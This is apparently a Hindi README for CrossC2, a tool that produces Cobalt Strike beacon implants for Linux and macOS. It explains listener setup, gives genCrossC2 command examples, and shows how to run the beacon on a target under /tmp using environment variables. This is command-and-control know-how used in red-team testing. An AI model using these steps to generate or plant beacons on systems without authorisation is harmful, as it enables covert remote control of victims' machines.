gloxec/crossc2
CobaltStrike का क्रॉस-प्लेटफॉर्म पेलोड जनरेट करें




README | 中文文档 | README_FULL | 中文完整文档
CobaltStrike द्वारा अन्य प्लेटफार्मों (Linux/MacOS/...) के सुरक्षा मूल्यांकन का समर्थन करता है, और Unix पोस्ट-पेनिट्रेशन मॉड्यूल के विकास समर्थन को शामिल करता है।
| CS3.14(बग फिक्स) | CS4.0 | CS4.X (4.1~4.8) | |
|---|---|---|---|
| Master branch | ✅ | ||
| cs4.0 branch | ✅ | ||
| cs4.1 branch | ✅ | ||
| Release Page <= v2.1 | ✅ | ||
| Release Page >= v2.2 | ✅ |
- डाउनलोड करें
डाउनलोड करें CrossC2.cna genCrossC2 CrossC2Kit, CrossC2.cna कॉन्फ़िगरेशन संशोधित करें
- लिसनर बनाएं और कुंजी कॉपी करें
windows/beacon_https/reverse_https लिसनर बनाएं.cobaltstrike.beacon_keys को स्थानीय पर कॉपी करें
- फ़ंक्शन विस्तार
CrossC2Kit_Loader.cna जोड़ें, जिसमें मेमोरी लोडिंग और अन्य कार्य शामिल हैंcs4.x संस्करण में फ़ाइल प्रबंधन, प्रक्रिया सूची फ़ंक्शन गायब है, आपको पुनरारंभ करने के लिए इस Loader का उपयोग करना होगा
- बीकन उत्पन्न करें
डिफ़ॉल्ट रूप से बीकन उत्पन्न करने के लिए cli या cna द्वारा प्रदान किए गए GUI फ़ंक्शन का उपयोग करें
genCrossC2 <listener-ip/domain> <listener-port> <beacon_keys> <rebind_library;config.ini;c2profile.profile> <target_platform> <target_arch>
उदा.:
1. वर्तमान पथ से BEACON_KEY पढ़ें और डिफ़ॉल्ट C2Profile ट्रैफ़िक प्रोटोकॉल का BEACON उत्पन्न करें
    genCrossC2 127.0.0.1 5555 null null Linux x64 beacon.out

2. कस्टम प्रोटोकॉल डायनामिक लाइब्रेरी का BEACON निर्दिष्ट करें
    genCrossC2 127.0.0.1 5555 .cobaltstrike.beacon_keys c2profile.so MacOS x64 beacon.out

3. उस C2Profile को निर्दिष्ट करें जिसे स्वचालित रूप से पार्स करने की आवश्यकता है
    genCrossC2 www.example.com 443 .cobaltstrike.beacon_keys ";;c2profile.profile" Linux x64 beacon.out
अधिक उन्नत कॉन्फ़िगरेशन दस्तावेज़ में पाई जा सकती है: 📄संदर्भ
- बीकन चलाएं
export CCPATH=/opt/ && /tmp/c2/tmp/c2 /tmp/c2-rebind.soexport CCHOST=127.0.0.1 && export CCPORT=443 && /tmp/c2export CCDEBUG=1 && /tmp/c2CrossC2Kit: https://github.com/CrossC2/CrossC2Kit
